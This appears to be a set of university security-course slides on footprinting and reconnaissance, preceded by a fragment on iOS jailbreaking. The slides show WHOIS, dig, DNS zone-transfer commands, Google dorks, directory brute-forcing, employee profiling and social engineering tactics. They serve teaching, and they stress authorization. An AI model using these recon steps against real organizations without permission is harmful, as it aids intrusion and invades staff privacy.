- In 1996 Apple purchased NeXT and NeXTSTEP was chosen to replace ageing Mac OS (Classic).
- In a pre-release version (Rhapsody), NeXTSTEP was modified to adopt Mac styling – pre-cursor for UI of Mac OS X.
- Released as Mac OS X in Mar 2001.
- In 2007 iPhone iOS released
 - derived from NeXTSTEP/Mac OS X family
 - Kernel is Mach/BSD based
 - programming language is Objective-C and class libraries of Apple

Jailbreaking iOS

- Taking control of device during booting process
 - Obtain firmware image (IPSW) that corresponds to the iOS version and device model that needs to be jailbroken
 - Obtain jailbreak software (redsn0w, greenpois0n, limera1n)
 - Connect the device to the computer hosting the jailbreak software via the standard USB cable
 - Launch the jailbreak application and select the previously downloaded IPSW on jailbreak s/w console
 - Jailbreak software typically customizes the IPSW
 - Switch the device into Device Firmware Update (DFU) mode. To do this, the device should be powered off.
 - Once the switch into DFU mode occurs, the jailbreak software automatically begins the jailbreak process. Wait until the process completes.

Jailbreaking iOS

- Remote Jailbreaking (jailbreakme.com)
 - Loads a specially crafted PDF into mobile safari browser.
 - The PDF takes control of browser, operating system and provides user full control of devices
 - Another option is to load home page of jailbreakme.com in browser and press INSTALL button ([jailbreakme3.0](#))



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Footprinting and Scanning

Session No: 06

Agenda

- Footprinting
 - What Is Footprinting?
 - Why Is Footprinting Necessary?
 - Internet Footprinting
 - Determine the Scope of Your Activities
 - Get Proper Authorization
 - Publicly Available Information
 - WHOIS & DNS Enumeration
 - DNS Interrogation
 - Network Reconnaissance
- Scanning
 - Determining If the System Is Alive
 - Host Discovery: ARP, ICMP, TCP/UDP
 - Determining Which Services Are Running or Listening
 - Scan Types
 - Identifying TCP and UDP Services Running
 - Detecting the Operating System
 - Making Guesses from Available Ports
 - Active & Passive Stack Fingerprinting
 - Processing and Storing Scan Data
 - Managing Scan Data with Metasploit

Footprinting

What is Footprinting?

- Footprinting is the blue printing of the security profile of an organization undertaken in a structured manner.
- Footprinting is one of the 3 pre-attack phases. The other two are scanning and enumeration.
- Footprinting results in a unique organization profile with respect to networks (internet, Intranet, Extranet, Wireless) and systems involved.
- Using a combination of tools and techniques, attackers can take an unknown entity and reduce it to a specific range of domain names, networks, subnets, routers, IP addresses and other details about its security posture.
- An attacker will spend 90% of his time in profiling an organization and 10% in launching the attack.

Web Tools for Footprinting

Tool	Function
Google groups (http://groups.google.com)	Search for e-mail addresses in postings in technical or nontechnical newsgroups
Whois (www.arin.net or www.whois.net)	Gather IP and domain information
SamSpade (www.samspade.org)	Gather IP and domain information; versions available for UNIX and Windows OSs
Google search engine (www.google.com)	Search for Web sites and company data
Namedroppers (www.namedroppers.com)	Run a domain name search; more than 30 million domain names updated daily
White Pages (www.whitepages.com)	Conduct reverse phone number lookups and retrieve address information
Metis (www.severus.org/sacha/metis)	Gather competitive intelligence from Web sites
Dig (command available on all *NIX-based systems; can be downloaded from http://pigtail.net/LRP/dig/ for Microsoft platforms)	Perform DNS zone transfers; replaces the Nslookup command
Host (command available on all *NIX-based systems; Hostname can be downloaded from http://sysinternals.com/ntw2k/source/misc.shtml for Windows platforms)	Obtain host IP and domain information; can also be used to initiate DNS zone transfers
Netcat (command available on all *NIX-based systems; can be downloaded from http://atstake.com/research/tools for Windows platforms)	Read and write data to ports over a network
Wget (command available on all *NIX-based systems; can be downloaded from http://gnu.org/software/wget/wget.html for Microsoft platforms)	Retrieve HTTP, HTTPS, and FTP files over the Internet
Paros (www.parosproxy.org)	Capture Web server information and possible vulnerabilities in a Web site's pages that could allow exploits such as SQL injection and buffer overflows

Determine the scope of activities

- Are you going to footprint the entire organization, or limit your activities to certain subsidiaries or locations?
- What about business partner connections (extranets), or disaster-recovery sites?
- Are there other relationships or considerations?
- Are you going to exploit the weaknesses in whatever forms they manifest themselves?
- What are the potential potential crack in your system?

Get proper authorization

- Do you have authorization to proceed with your agreed list of activities?
- Is the authorization from the right person(s)?
- Is it in writing? Are the target IP addresses the right ones?
- Has senior leadership of the organization been informed of this?

Information gathering methodology

- Discover initial information
- Locate the network range
- Ascertain active machine
- Discover open ports / access points
- Detect operating systems
- Uncover services on ports
- Map the network

Discovering initial information

- Commonly include following:
 - Domain name lookup
 - Locations
 - Contacts (telephone, mails etc)
- Main information sources are:
 - Open source
 - Whois
 - Nslookup
- Hacking tools
 - Sam spade

Publicly available information


- Huge amount of information is readily available about an entity on internet. Some places are:
 - Company web pages: Review public website source code for comments in source code
 - Related organizations
 - Location details
 - Employee information
 - Current events
 - Privacy and security polices, and technical details indicating type of security mechanism in place
 - Archived information
 - Search engines and data relationships
 - Other information of interest

Company website

- Websites may have name, phone numbers, emails of key persons.
- Comments in HTML source code may contain important details.
- Mirror website for off-line code review.
- Good trusted website mirroring tools:
 - Wget (gnu.org/software/wget/wget.html) for UNIX/Linux
 - Teleport Pro (tenmax.com) for Windows
- Use brute-force techniques to enumerate “hidden” files and directories on a website:
 - Use OWASP’s DirBuster to do this automatically
- Investigate other sites beyond the main “`http://www`” and “`https://www`” sites as well. Sites like `www1`, `www2`, `web`, `web1`, `test`, `test1` etc. are all great places for footprinting.

Paros: Tool to Analyze Website

- Powerful tool for UNIX and Windows
- Can be downloaded from www.parosproxy.org
- Requires having Java J2SE installed
- Has features to
 - Analyze
 - Spider
- Finds all the pages in a site



Paros: Tool to Analyze Website

- Identifies security risks in the site
- Don't scan sites without permission

Paros Scanning Report

Report generated at Sat, 10 Feb 2007 03:30:41.

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	2
Low	2
Informational	0

Alert Detail

Medium (Suspicious)	IIS default file
Description	Microsoft IIS 4.0, 5.0 or 6.0 default files are found.
URL	http://mtsconsulting.net/_vti_bin/_vti_au/auth.dll
URL	http://mtsconsulting.net/_vti_bin/_vti_adm/admin.dll
URL	http://mtsconsulting.net/_vti_bin/shtml.dll
URL	http://mtsconsulting.net/_vti_inf.html
URL	http://mtsconsulting.net/postinfo.html
Solution	Remove default files and virtual directories.

Related organizations

- Companies connected with the target organization may contain details about target organization:
 - Business partners
 - Third party suppliers
 - Customers
- Related companies system may have vulnerabilities which could enable access to target organization systems

Location details

- Location details will enable dumpster diving, social engineering, and other mechanical attacks
- Physical addresses can lead to unauthorized access to buildings, wired and wireless networks, computers, mobile devices etc
- Layout and building plans can be obtained using satellite imagery of location/building
- Google street view can be used to familiarize with the surroundings

Person details

- Social media sites like facebook, linkedin, phonenumbers.com, truecaller, twitter.com, classmates.com, monster.com, reunion.com etc can be used to access personal details
- Details can include email, phone, residential address, date of birth, location changes, pictures of residences etc
- Paid sites available to sell personal data for very low cost - **peoplesearch.com, spokeo.com**
- On-line employee resumes and job posting provide information about technologies in use, location of IT systems etc
- Disgruntled employees stealing and selling information

Search engines

- Google Dorks
 - Microsoft Windows Server with Remote Desktop connection exposed->
[allinurl:tsweb/default.htm](https://www.google.com/search?q=allinurl%3Atsweb/default.htm)
- GHDB
- Tools
 - Athena,
 - SiteDigger
 - Wikto
 - FOCA analyses metadata associated with a document
- Maltego is a tool to mine data and link relevant pieces of information on a particular subject.
 - provides the ability to aggregate and correlate information and display the relationships in a graphical form

Internet organization

- Core functions of the Internet are managed by a non-profit organization, the Internet Corporation for Assigned Names and Numbers (ICANN, icann.org)
- ICANN coordinates the assignment of the following identifiers that must be globally unique for the Internet to function:
 - Internet domain names
 - IP address numbers
 - Protocol parameters and port numbers
- Three sub-divisions of ICANN are of interest at this point:
 - Address Supporting Organization (ASO): aso.icann.org
 - Generic Names Supporting Organization (GNSO): gnso.icann.org
 - Country Code Domain Name Supporting Organization (CCNSO): ccnso.icann.org

Internet organization...

- Regional Internet Registries (RIRs) manage, distribute, and register public Internet number resources within their respective regions.
- RIRs allocate IPs to organizations, Internet service providers (ISPs), or, in some cases, National Internet Registries (NIRs) or Local Internet Registries (LIRs) if particular governments require it (mostly in communist countries, dictatorships, etc.)
- There are 5 RIRs
 - APNIC (apnic.net): East Asia, Oceania, South Asia and South East Asia
 - ARIN (arin.net): USA, Canada, Parts of caribbean and Antarctica
 - LACNIC (lacnic.net): Latin America and most of Caribbean
 - RIPE (ripe.net): Europe, Central Asia, Russia and West Asia
 - AfriNIC (afrinic.net): Whole of Africa

Internet organization

- GNSO reviews and develops recommendations on domain-name policy for all generic top-level domains (gTLDs):
 - GNSO is not responsible for domain name registration, but is responsible for the generic top-level domains (for example, .com, .net, .edu, .org, and .info)
 - List of generic top-level domains can be found at iana.org/gtld/gtld.htm.
- CCNSO reviews and develops recommendations on domain-name policy for all country-code top-level domains (ccTLDs):
 - ICANN does not handle domain name registrations.
 - List of country-code top-level domains can be found at iana.org/cctld/cctld-whois.htm.

Internet organization

- Some other useful links:
 - iana.org/assignments/ipv4-address-space IPv4 allocation
 - iana.org/assignments/ipv6-address-space IPv6 allocation
 - iana.org/ipaddress/ip-addresses.htm IP address services
 - rfc-editor.org/rfc/rfc3330.txt Special-use IP addresses
 - iana.org/assignments/port-numbers Registered port numbers
 - iana.org/assignments/protocol-numbers Registered protocol numbers

Internet Footprinting tools

- **Whois:** Gathers IP address and domain information
 - whois mit.edu
- **Host:** Can look up one IP address, or the whole DNS Zone file (All the servers in the domain)
 - host mit.edu

```

yourname@S214-01u:~$ nc whois.arin.net 43
18.7.22.69


OrgName: Massachusetts Institute of Techn
OrgID: MIT-2
Address: Room W92-190
Address: 77 Massachusetts Avenue
City: Cambridge
StateProv: MA
PostalCode: 02139-4307
Country: US

NetRange: 18.0.0.0 - 18.255.255.255
CIDR: 18.0.0.0/8
NetName: MIT
NetHandle: NET-18-0-0-0-1
Parent:
NetType: Direct Assignment
NameServer: STRAWB.MIT.EDU
NameServer: W20NS.MIT.EDU
NameServer: BITSY.MIT.EDU
Comment:
RegDate:
Updated: 1998-09-26

RTechHandle: JIS-ARIN
RTechName: Schiller, Jeffrey
RTechPhone: +1-617-253-8400
RTechEmail: jis@mit.edu

OrgTechHandle: JIS-ARIN
OrgTechName: Schiller, Jeffrey
OrgTechPhone: +1-617-253-8400
OrgTechEmail: jis@mit.edu
  
```

Whois



Nslookup

- Nslookup is a program to query Internet domain name servers.
- Displays information that can be used to diagnose Domain Name System (DNS) infrastructure.
- Helps find additional IP addresses if authoritative DNS is known from whois.
- MX record reveals the IP of the mail server.
- Both Unix and Windows come with a Nslookup client. Third party clients are also available e.g. Sam Spade

Nslookup

- Provides detailed information about IP address associated with a DNS
- Provides what software/tools installed

```
acct18      ID IN A    192.168.230.3
              ID IN HINFO "Gateway2000" "WinWKGRPS"
              ID IN MX    0 exampleadmin-smtp
              ID IN RP    bsmith.rci bsmith.who
              ID IN TXT   "Location:Telephone Room"
ce          ID IN CNAME  aesop
au          ID IN A    192.168.230.4
              ID IN HINFO "Aspect" "MS-DOS"
              ID IN MX    0 andromeda
              ID IN RP    jcoy.erebus jcoy.who
              ID IN TXT   "Location: Library"
acct21      ID IN A    192.168.230.5
              ID IN HINFO "Gateway2000" "WinWKGRPS"
```

- To find all systems with Solaris installation

```
[bash]$ grep -i solaris zone_out |wc -l
388
```

Type of DNS Records

Type	Description
A	A host's IP address. An address record allowing a computer name to be translated into an IP address. Each computer must have this record for its IP address to be located
MX	Host or domain's mail exchange
NS	Host of domain's name server
CNAME	Hosts canonical names – allows additional names or alias to be used to locate a computer
SOA	Indicate authority of domain
SRV	Service location record
RP	Responsible person
PTR	Host domain name – host identified by its IP address
TXT	Generic text record
HINFO	Host information record with CPU type and operating system


Traceroute

- Traceroute works by exploiting a feature of the Internet Protocol called TTL, or Time To Live.
- Traceroute reveals the path IP packets travel between two systems by sending out consecutive UDP packets with ever-increasing TTLs .
- As each router processes a IP packet, it decrements the TTL. When the TTL reaches zero, it sends back a "TTL exceeded" message (using ICMP) to the originator.
- Routers with DNS entries reveal the name of routers, network affiliation and geographic location.

Traceroute Analysis


- Traceroute can be used to determine the path from source to destination
- Using this information, an attacker can determine the layout of a network and location of devices
- Example: By using the info below an attacker can build a network diagram
 - traceroute 1.10.10.20, second to last hop is 1.10.10.1
 - traceroute 1.10.20.10, third to last hop is 1.10.10.1
 - traceroute 1.10.20.10, second to last hop is 1.10.10.50
 - traceroute 1.10.20.15, third to last hop is 1.10.10.1
 - traceroute 1.10.20.15, second to last hop is 1.10.10.50

Traceroute Analysis



Path Analyzer Pro

Which servers to focus?



DNS Enumerator

- DNS resolves host name to IP address
- DNS server normally have two instances – primary and secondary
- Provides for redundancy for running DNS in case the primary name server become unavailable
- A zone transfer allows a secondary master server to update its zone database from the primary master
- A misconfigured DNS can allow an untrusted Internet users to perform a DNS zone transfer and see all hosts on a network (needs to be done only by secondary master DNS servers).
- This technique has become almost obsolete but:
 - This vulnerability allows for significant information gathering on a target.
 - It is often the springboard to attacks that would not be present without it.
 - You can still find many DNS servers that allow this feature.

DIG (Domain Information Groper)

- Determine companies primary DNS server
 - Look for the Start of Authority (SOA) record
 - Shows zones or IP addresses
 - dig soa mit.edu
 - Shows three servers, with IP addresses
 - This is a start at mapping the MIT network

```
yourname@S214-01u:~$ dig soa mit.edu

; <>> DiG 9.3.2 <>> soa mit.edu
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60742
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 3

;; QUESTION SECTION:
;mit.edu.                      IN      SOA

;; ANSWER SECTION:
mit.edu.           4539    IN      SOA      BITSY.mit.edu. NETWOR
it.edu.        4349 3600 900 3600000 21600

;; AUTHORITY SECTION:
mit.edu.           4539    IN      NS       STRAWB.mit.edu.
mit.edu.           4539    IN      NS       BITSY.mit.edu.
mit.edu.           4539    IN      NS       W20NS.mit.edu.

;; ADDITIONAL SECTION:
BITSY.mit.edu.     14362   IN      A        18.72.0.3
W20NS.mit.edu.    16061   IN      A        18.70.0.160
STRAWB.mit.edu.   12793   IN      A        18.71.0.151
```

DNS Interrogation – host & dig

- host provides list of IP address

```
host -l example.com  
and  
host -l -v -t any example.com
```

```
host -l example.com |cut -f 4 -d"" "" >\> /tmp/ip_out
```

- DIG provides similar details
- dnsrecon (github.com/darkoperator/dnsrecon) transfers zone information recursively. To run dnsrecon use following commands

```
[bash]$ python dnsrecon.py -x -d internaldomain.com  
[*] Performing General Enumeration of Domain: internaldomain.com  
[-] Wildcard resolution is enabled on this domain  
[-] It is resolving to 10.10.10.5  
[-] All queries will resolve to this address!!  
[*] Checking for Zone Transfer for internaldomain.com name servers  
[*] Trying NS server 10.10.10.1  
[*] Zone Transfer was successful!!
```

- Other scripts available for DNS enumeration are: dnsenum, dnsmap, fierce

SpiderFoot

- Free, open source, domain footprinting tool which scrapes the websites on a specified domain and searches Google, Netcraft, Whois, and DNS to build a profile of:
 - Sub-domains
 - Affiliates
 - Web server versions
 - Users
 - Similar domains
 - Email addresses
 - Netblocks

Cookies

- Cookie
 - Text file generated by a Web server
 - Stored on a user's browser
 - Information sent back to Web server when user returns
 - Used to customize Web pages
 - Some cookies store personal information: Security issue
- View cookies (Chrome): Website -> Inspect -> Application -> Cookies

Social Engineering

- Targets the human component of a network to obtain confidential personal information (passwords, email, phone etc)
- Main idea:
 - “Why to crack a password when you can simply ask for it?”
 - Users divulge their passwords to IT personnel
- Tactics: Persuasion, Intimidation, Coercion, Extortion, Blackmailing
- Biggest and most difficult security threat to networks
